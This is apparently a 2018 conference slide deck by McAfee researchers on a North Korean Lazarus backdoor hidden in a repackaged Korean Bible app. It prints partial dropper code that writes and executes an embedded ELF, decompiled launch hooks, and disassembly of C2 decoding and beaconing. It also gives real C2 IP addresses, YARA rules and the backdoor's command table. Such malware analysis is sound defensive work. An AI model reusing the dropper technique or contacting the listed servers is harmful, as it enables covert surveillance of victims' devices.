



DPRK's eyes on mobile: Spying on North Korean Defectors

OPCDE 2018

Jaewon Min | Mobile Malware Researcher

Inhee Han | Mobile Malware Researcher



whoami

Jaewon Min

Mobile Malware Researcher @McAfee

Previously worked at a Korean game company, and KISA(KRCERT)

Twitter: @binerdd (Need followers! 😊)





Who Am I?

한인희(Inhee Han)

Mobile Malware Researcher at McAfee

Forensic investigator, Malware
researcher, Security Software developer
for 10 years

boinya@gmail.com, @boinya(Twitter)



Lazarus Group in Mobile world

The background of the slide is a solid dark red color. It features a repeating pattern of stylized, outlined 'M' shapes in a lighter shade of red. These shapes are scattered across the page, with some appearing larger and more prominent than others, creating a textured, geometric effect.

Who is the Lazarus

A.K.A Hidden Cobra, Lazarus

- Since 2009(at least), DDos, DarkSeoul, Sony Pictures Entertainment, etc



What is the group doing?

Appeared from various places for various purposes

- Rush for Money! Money! Money!, **Move to mobile world**



Discovery

The Bible app is repackaged which is used for reading Bible in Korean.

갓피플 성경통독

GODpeople, LTD 도서/참고자료 ★★★★★ 1,354

위시리스트에 추가 설치

```
function GetAndroid(jsVar, data_dir, apk_name)
    var arm_path = data_dir + "/" + apk_name;
    var libraryData = "\\0177\\0105\\0114\\0106\\01\\01\\01\\00\\00\\00\\00\\00\\00\\00\\00\\00\\00\\00\\00\\00\\02\\
51\\0155\\0145\\00\\0144\\0151\\0146\\0146\\0164\\0151\\0155\\0145\\00\\0163\\0143\\0141\\0156\\0146\\
12\\0214\\0342\\0344\\0361\\0274\\0345\\00\\0306\\0217\\0342\\05\\0312\\0214\\0342\\0334\\0361\\0274\\
\\00\\0244\\0377\\0377\\0377\\030\\063\\00\\00\\0260\\0377\\0377\\0377\\0264\\0377\\0377\\0377\\0270\\
0\\00\\0340\\01\\0223\\02\\0250\\061\\034\\0152\\0150\\02\\0360\\0274\\0372\\0206\\041\\0150\\0106\\01\\
0102\\0100\\00\\020\\0275\\042\\0113\\0160\\0265\\0173\\0104\\033\\0150\\02\\034\\062\\062\\0222\\01\\
15\\0322\\010\\0113\\052\\033\\0232\\0102\\01\\0331\\0200\\042\\022\\02\\071\\031\\0160\\0150\\01\\01\\
\\034\\040\\034\\0377\\0367\\0123\\0375\\00\\050\\060\\0320\\0151\\0106\\013\\061\\040\\034\\01\\042\\
44\\0340\\0154\\043\\0145\\03\\0150\\00\\053\\010\\0332\\033\\01\\030\\017\\0377\\0367\\0247\\0377\\
77\\0367\\0267\\0376\\010\\0275\\010\\0265\\02\\043\\0377\\0367\\0262\\0376\\010\\0275\\0360\\0265\\01\\
42\\0106\\020\\0100\\0240\\0100\\011\\030\\05\\0221\\00\\0226\\050\\034\\031\\034\\015\\042\\0256\\01\\
55\\0377\\0177\\0260\\00\\0204\\0200\\0150\\0355\\0377\\0177\\0260\\0253\\06\\0200\\0322\\0355\\0377\\
7\\0167\\0167\\056\\0155\\0151\\0143\\0162\\0157\\0163\\0157\\0164\\0164\\056\\0143\\0157\\0155\\00\\
\\0114\\0214\\00\\00\\0114\\0214\\00\\00\\01\\00\\00\\00\\00\\00\\0107\\0103\\0103\\072\\040\\050\\0107\\
    execute_wait(jsVar, ['/system/bin/sh', '-c', 'echo -e "' + libraryData + '" > ' + arm_path]);
```

성경통독의 중요함은 알지만, 매년 작심삼일이었던 분들에게 올해
수 있도록 도와드리겠습니다.

Discovery

Discovered by total accident

```
rule rule_Laz_SPE_SEEDS {
  strings:
    $a1 = {78 56 B4 C2}
    $a2 = {EF CD AB 90}
    $a3 = {55 84 26 FE}
  condition:
    (uint16(0) = 0x5A4D)
    and all of them
}
```

```
rule rule_Laz_SPE_SEEDS {
  strings:
    $a1 = {78 56 B4 C2}
    $a2 = {EF CD AB 90}
    $a3 = {55 84 26 FE}
  condition:
    all of them
}
```


Repackaged

The APK has been signed by the DEBUG certificate. An ELF file is added at assets.

```
Owner: CN=kim, OU=dev, O=godpeople, L=seoul, ST=ss, C=22  
Issuer: CN=kim, OU=dev, O=godpeople, L=seoul, ST=ss, C=22  
Serial number: 52c2a6ac  
Valid from: Tue Dec 31 20:12:44 KST 2013 until: Wed Dec 19 20:12:44 KST 2063
```

```
Owner: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US  
Issuer: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US  
Serial number: 936eacbe07f201df  
Valid from: Fri Feb 29 10:33:46 KST 2008 until: Tue Jul 17 10:33:46 KST 2035
```

Name	Size	Packed Size	Modified
assets	21 812	12 773	
jsr305_annotations	133	104	
META-INF	195 029	55 975	
res	5 622 719	5 478 042	
AndroidManifest.xml	17 012	3 717	2017-03-20 11:10
classes.dex	8 251 180	3 022 502	2017-03-20 11:10
resources.arsc	647 568	647 568	2017-03-20 11:09
classes2.dex	1 008 368	371 295	2017-03-20 11:10
build-data.properties	938	511	2017-03-20 11:10


Name	Size	Packed Size	Modified
jsr305_annotations	133	104	
META-INF	194 292	55 420	
res	5 621 088	5 474 789	
AndroidManifest.xml	16 804	3 695	
build-data.properties	938	511	1970-01-01 09:00
classes.dex	8 296 988	2 983 996	
classes2.dex	964 140	358 751	
resources.arsc	648 596	648 596	

Name	Size	Packed Size	Modified
while	21 812	12 773	2017-03-20 11:10

Repackaged

Codes are added in launchable activity

```
application: label='갯피플톤트', icon='res/drawable-hdpi-v4/ic_launcher_2.png',  
launchable-activity: name='com.godpeople.GPtong.ETC.SplashActivity', label='',  
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE',  
uses-implicit-permission: name='android.permission.READ_EXTERNAL_STORAGE' reas
```



```
public void onCreate(Bundle paramBundle)  
{  
    super.onCreate(paramBundle);  
    execute();  
    int i = 2130903007;  
    setContentView(i);  
    SharedPreferences localSharedPreferences = ClassCommon.config_setting;  
    if (localSharedPreferences == null)  
    {  
        localSharedPreferences = getSharedPreferences("config_setting", 0);  
        ClassCommon.config_setting = localSharedPreferences;  
    }  
    this.timer.start();  
}
```

```
private void execute()  
{  
    String str1 = getFilesDir().getPath();  
    Object localObject = new java/lang/StringBuilder();  
    String str2 = String.valueOf(str1);  
    ((StringBuilder)localObject).append(str2);  
    str2 = "/while";  
    String str3 = str2;  
    localObject = "while";  
    copyAssets((String)localObject, str1);  
    File localFile = new java/io/File;  
    localFile.append(str3);  
    boolean bool = true;  
    localFile.setExecutable(bool);  
    try  
    {  
        localObject = Runtime.getRuntime();  
        ((Runtime)localObject).exec(str3);  
        localObject = "snowflake";  
        str2 = "success";  
        Log.d((String)localObject, str2);  
        return;  
    }  
    catch (IOException localIOException)  
    {  
        for (;;)   
        {  
            localObject = "snowflake";  
            str2 = "fail";  
            Log.d((String)localObject, str2);  
            localIOException.printStackTrace();  
        }  
    }  
}
```

Backdoor


The contained ELF is a backdoor. 4 variants.

First Seen	MD5	IP of C2s
05/Dec/2016	8b98bdf2c6a299e1fde217889af54845	124.248.228[.]30 139.196.55[.]146 119.29.11[.]203 181.119.19[.]100 114.215.130[.]173
27/Mar/2017	9ce9a0b3876aacbf0e8023c97fd0a21d	175.100.189[.]174 197.211.212[.]31 14.139.200[.]107
28/Mar/2017	24f61120946ddac5e1d15cd64c48b7e6(in APK)	217.117.4[.]110 175.100.189[.]174 61.106.2[.]96 197.211.212[.]31 199.180.148[.]134 110.45.145[.]103 14.139.200[.]107
20/Nov/2017	041d1667d4325ee6b827726cde97dd1f	120.106.16[.]72 137.175.46[.]23 120.106.16[.]72 137.175.46[.]180

Backdoor

Analysis of the Backdoor

Trying to create a Zombie process



Backdoor

Encoding IP addresses of C2

```
DCB "14.139.200.107",0
DCB "175.100.189.174",0
DCB "197.211.212.31",0
DCB "199.180.148.134",0
DCB "110.45.145.103",0
DCB "217.117.4.110",0
DCB "61.106.2.96",0
```

^ 5E

```
LDR R1, =(off_DEBC - 0x9706)
MOVS R2, R7 ; size_t
MOVS R0, R5 ; void *
ADD R1, PC ; off_DEBC
LDR R1, [R1] ; szIPaddresses ; void *
BL _memcpy
MOVS R4, #0
MOVS R2, #0x5E
```

```
loc_970E
LDRB R3, [R5,R4]
EORS R3, R2
STRB R3, [R5,R4]
ADDS R4, #1
CMP R4, R7
BNE loc_970E
```

Write to a file

```
MOVS R0, R5 ; void *
MOVS R1, #1 ; size_t
MOVS R2, R4 ; size_t
MOVS R3, R6 ; FILE *
BL _fwrite
MOVS R7, #0
CMP R0, R4
BNE loc_9736
```

```
LDR R0, =(aDataSystemDnsC - 0x9734)
MOVS R7, #1
ADD R0, PC ; "/data/system/dnsd.db"
BL ChangeFilePermission
```

```
loc_9736 ; FILE *
loc_973E
```

```
6F 6A 70 6F 6D 67 70 6C 6E 6E 70 6F 6E 69 5E 5E ojpomgplnnpni^^
5E 5E 5E 5E 6F 69 6B 70 6F 6E 6E 70 6F 66 67 70 ^^oikpnpnpoifgp
6F 69 6A 5E 5E 5E 5E 5E 6F 67 69 70 6C 6F 6F 70 oij^^^^ogiploop
6C 6F 6C 70 6D 6F 5E 5E 5E 5E 5E 5E 5E 6F 67 67 70 lolpmo^^^^ogggp
6F 66 6E 70 6F 6A 66 70 6F 6D 6A 5E 5E 5E 5E 5E ofnpojfpomj^^^^
6F 6F 6E 70 6A 6B 70 6F 6A 6B 70 6F 6E 6D 5E 5E oonpjkpj kponm^^
5E 5E 5E 5E 6C 6F 69 70 6F 6F 69 70 6A 70 6F 6F ^^^loipoqipjpo
6E 5E 5E 5E 5E 5E 5E 5E 68 6F 70 6F 6E 68 70 6C n^^^^hoponhpl
70 67 68 5E 5E 5E 5E 5E 5E 5E 5E 5E 6E 70 6E 70 pgh^^^^^^^^nnp
6E 70 6E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E npn^^^^^^^^^^^^
6E 70 6E 70 6E 70 6E 5E 5E 5E 5E 5E 5E 5E 5E 5E npnpnpn^^^^^^^^
5E 5E 5E 5E 6E 70 6E 70 6E 70 6E 5E 5E 5E 5E 5E ^^^npnpnpn^^
5E 5E 5E 5E 5E 5E 5E 5E 5E 5F 5E 5E 5E 5F 5E 5E ES SF SE SE ES SF SE SE ES SF SE SE ES SF SE SE
5E 5F 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E a^^^a^^^a^^^a^^^
5E 5F 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E a^^^^^^^^^^^^
5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E 5E ^^^^^^^^^^^^^
```

Backdoor

Connecting to C2

```
F0 B5      PUSH    {R4-R7,LR}
15 4C      LDR     R4,={_stack_chk_guard_ptr - 0x90C0}
07 00      SUB     SP, SP, #0x1C
01 AD      ADD     R5, SP, #0x30+var_2C
7C 44      ADD     R4, PC ; __stack_chk_guard_ptr
24 68      LDR     R4, [R4] ; __stack_chk_guard
02 26      MOVS   R6, #2
0F 1C      MOVS   R7, R1
23 68      LDR     R3, [R4]
2E 80      STRH   R6, [R5]
05 93      STR    R0, [SP, #0x00+var_1C]
02 F0 F5 FE BL      inet_addr
39 04      LSLS   R1, R2, #0x10
0B 0A      LSRS   R3, R1, #0
09 0E      LSRS   R1, R1, #0x18
19 43      ORRS   R1, R3
68 60      STR    R0, [R5,#4]
69 80      STRH   R1, [R5,#2]
30 1C      MOVS   R0, R6 ; domain
01 21      MOVS   R1, #1 ; type
00 22      MOVS   R2, #0 ; protocol
02 F0 EE FE BL      _socket
06 1E      SUBS   R6, R0, #0
02 DC      BGT    loc_90EE
```

```
0000E540 00 00 00 00 31 37 35 2E 31 30 30 2E 31 38 39 2E ....175.100.189.
0000E550 31 37 34 00 00 00 00 00 31 39 37 2E 32 31 31 2E 174....197.211.
0000E560 32 31 32 2E 33 31 00 00 00 00 00 00 31 39 39 2E 212.31.....199.
0000E570 31 38 30 2E 31 34 38 2E 31 33 34 00 00 00 00 00 180.148.134....
0000E580 31 31 30 2E 34 35 2E 31 34 35 2E 31 30 33 00 00 110.45.145.100..
0000E590 00 00 00 00 32 31 37 2E 31 31 37 2E 34 2E 31 31 ....217.117.4.11
0000E5A0 30 00 00 00 00 00 00 00 36 31 2E 31 30 36 2E 32 0.....61.106.2
0000E5B0 2E 30 36 00 00 00 00 00 00 00 00 00 30 2E 30 2E .96.....0.0.
0000E5C0 30 2E 30 00 00 00 00 00 00 00 00 00 00 00 00 00 0.0.....
0000E5D0 30 2E 30 2E 30 2E 30 00 00 00 00 00 00 00 00 00 0.0.0.0.....
0000E5E0 00 00 00 00 30 2E 30 2E 30 2E 30 00 00 00 00 00 ....0.0.0.0....
```

```
loc_90EE      ; addr
29 1C      MOVS   R1, R5
10 22      MOVS   R2, #0x10 ; len
02 F0 E9 FE BL      _connect
00 28      CMP    R0, #0
F6 DB      BLT    loc_90E8
```


Backdoor

Connecting to C2 – Generating callback beacon message

```
08 1C MOVS R0, R1 ; void *
04 22 MOVS R2, #4 ; size_t
00 21 MOVS R1, #0 ; int
01 F0 E0 FB BL _memset
B4 1D ADDS R4, R6, #6
01 23 MOVS R3, #1
03 22 MOVS R2, #3
33 70 STRB R3, [R6]
32 71 STRB R2, [R6,#4]
73 71 STRB R3, [R6,#5]
20 1C MOVS R0, R4
20 21 MOVS R1, #0x20
00 25 MOVS R5, #0
FF F7 94 FE BL setMemRandNumByLen
28 1C MOVS R0, R5 ; time_t *
01 F0 26 FC BL _time
03 06 LSLS R3, R0, #0x18
02 0E LSRS R2, R0, #0x18
```

```
R0 0000000C
R1 B6438000
R2 000000A5
```

```
B6438000 01 00 00 A1 03 01 59 CA 97 91 31 09 FE E9 A3 B2 .....V..1....
B6438010 A4 9E FC C2 8E 70 FC CF 35 47 D2 70 DE 58 43 1C .....p..5G.p.XC.
B6438020 D7 D7 73 30 4F C9 00 00 48 C0 0A C0 14 00 88 00 .....s0...H.....
B6438030 87 00 39 00 38 C0 0F C0 05 00 84 00 35 C0 07 C0 .....9.8.....5.
B6438040 09 C0 11 C0 13 00 45 00 94 00 66 00 33 00 32 C0 .....E..D..f..3..2.
B6438050 0C C0 0E C0 02 C0 04 00 46 00 41 00 05 00 04 00 .....A.....
B6438060 2F C0 08 C0 12 00 16 00 13 C0 0D C0 03 FE FF 00 /.....A.....
B6438070 0A 01 00 00 30 00 00 00 16 00 14 00 00 11 77 77 .....0.....
B6438080 77 2E 77 69 68 69 70 65 64 69 61 2E 6F 72 67 00 w.wikipedia.org.
B6438090 0A 00 08 00 06 00 17 00 18 00 19 00 08 00 02 01 .....
B64380A0 00 33 74 00 00 70 6E 5E 5E 5E 5E 5E 5E 5E 5E .....3t..pn^^^^^^^^
```



Backdoor

Functionalities

```
BL GetMsgFromC2_9F68
CMP R0, #0
RNE Loc_8054
LDR R2, [SP, #0x120+var_120]
LDR R3, #-0xFFFF0C2
ADDS R0, R2, R3
CMP R0, #0x15 ; switch 22 cases
BLS Loc_8200

; CODE XREF: FunctionsOfBackdoor:
; FunctionsOfBackdoor+8Ej
; jump table 00000200 default case
MOV5 R4, #0
B Loc_8280

; CODE XREF: FunctionsOfBackdoor:
; _gnu_thumb1_case_sqi ; switch jump
VCB 0x13 ; jump table for switch statement
VCB 0x17
VCB 0x18
VCB 0xFC
VCB 0xFC
VCB 0xFC
VCB 0x23
VCB 0xFC
VCB 0x27
VCB 0xFC
VCB 0xFC
VCB 0x8
VCB 0x2F
VCB 0x20
VCB 0xFC
VCB 0x30
VCB 0xFC
VCB 0xFC
VCB 0xFC
VCB 0x33
VCB 0x36
```

```
switch (nCndCode)
{
    case 0x523E:
        result = GetFileList(arg);
        break;
    case 0x523F:
        result = DownloadFile(arg);
        break;
    case 0x5240:
        result = UploadFile(arg);
        break;
    case 0x5243:
        result = ExecuteCmd(arg);
        break;
    case 0x5244:
        result = RemoveFile(arg);
        break;
    case 0x5246:
        result = ExecuteCmdWithForkStd0(arg);
        break;
    case 0x5249:
        result = SendDeviceInfo();
        break;
    case 0x524A:
        result = ChangeDirectory(arg);
        break;
    case 0x524B:
        result = SwitchC2Server(arg);
        break;
    case 0x524D:
        DestructSocket();
        exit(0);
    case 0x5251:
        CloseConnectionWithSleep(arg);
        result = 0;
        break;
    case 0x5252:
        result = SendCurrentC2IPAddresses();
        break;
    case 0x5253:
        result = DownloadC2ListAndWriteToFile(arg);
        break;
    default: continue;
}
```

```
typedef enum _CMD_CODE
{
    UPLOAD_FILELIST = 0x523E,
    DOWNLOAD_FILE,
    ...
} CMD_CODE;

struct recv_st
{
    CMD_CODE CMD;
    int SIZE_OF_DATA;
    BYTE DATA[260];
};
```

```
typedef enum _RESULT_CODE
{
    SUCCEED = 0x524F, /* Succeed */
    FAILED, /* Failed */
    CONN_CLOSE /* Close current connection */
} RESULT_CODE;

struct result_st
{
    RESULT_CODE RESULT;
    int SIZE_OF_DATA;
    BYTE DATA[260];
};
```



Backdoor

Functionalities

CMD code	Action	CMD code	Action
0x523E	File list	0x524A	Change current working path
0x523F	Download file	0x524B	Switch connected C2 server
0x5240	Upload file	0x524D	Terminate self
0x5243	Execute shell command(w/o return)	0x5251	Close connection and sleep
0x5244	Remove file or dir	0x5252	Send current list of C2s
0x5246	Execute shell command(w/ return)	0x5253	Update the list of C2s
0x5249	Send the infected device info		


Attribution

